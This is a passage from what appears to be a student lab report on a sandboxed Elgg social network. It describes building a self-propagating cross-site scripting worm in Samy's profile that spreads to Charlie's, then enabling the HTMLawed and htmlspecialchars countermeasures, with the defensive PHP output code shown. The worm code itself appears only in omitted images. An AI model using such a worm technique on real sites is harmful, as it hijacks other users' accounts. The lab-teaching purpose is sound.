


Task 5:


- **Observation:** The screenshots above show the developer tools tab while trying to edit Samy's profile page. It is a POST request, the access level is 2(public), Samy's GUID is 47, we can see the secret token and timestamp as well.




Task 6:



The DOM approach is used to create a self propagating worm. The JS code is added to Samy's profile as shown above. The changes are saved




On logging into Charlie's profile and viewing Samy's profile, it can be seen that Charlie's profile page has changed due to the malicious JS code. Furthermore, the same code can be seen in Charlie's profile page as well. Showing that the copy of the worm is propagating.




Furthermore, the same code can be seen in Charlie's profile page as well. Showing that the copy of the worm is propagating. Now charlie becomes a worm carrier and when a user visits Charlie's page, the worm gets executed and propagates.


Task 7:



The HTMLawed plugin countermeasure against XSS attacks is activated as shown above




On logging into Charlie's account, it can be seen that the whole code is printed but not executed showing that data and code has been separated. The code has been converted to data. Thus, the countermeasure against the XSS attack is successful.



On logging into Alice's account, it can be seen that the her profile is empty and the code previously executed has not been executed.

Turning on both countermeasures


Text.php



```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
//echo $vars['value'];
```

Url.php



```
url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
('question:areyousure'));


    // if (bool) true use defaults
    if ($vars['data-confirm'] === true) {
        $vars['data-confirm'] = elgg_echo('question:areyousure');
    }
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
    $url = trim($vars['value']);
    unset($vars['value']);
}

if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8',
false);
    } else {
        //$text = $vars['text'];
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    //$text = $url;
}

unset($vars['encode_text']);
```

Email.php



The screenshot shows a code editor window titled "email.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - ge". The editor has a dark theme and a sidebar on the left with various icons. The code is as follows:


```
<?php
/**
 * Elgg email output
 * Displays an email address that was entered using an email input field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The email address to display
 */

$encoded_value = htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8');
// $encoded_value = $vars['value'];

if (!empty($vars['value'])) {
    echo "<a href='mailto:$encoded_value'>$encoded_value</a>";
}
```

The status bar at the bottom indicates "PHP", "Tab Width: 8", "Ln 15, Col 3", and "INS".

dropdown.php




The screenshot shows a code editor window titled "dropdown.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - ge". The editor has a dark theme and a sidebar on the left with various icons. The code is as follows:


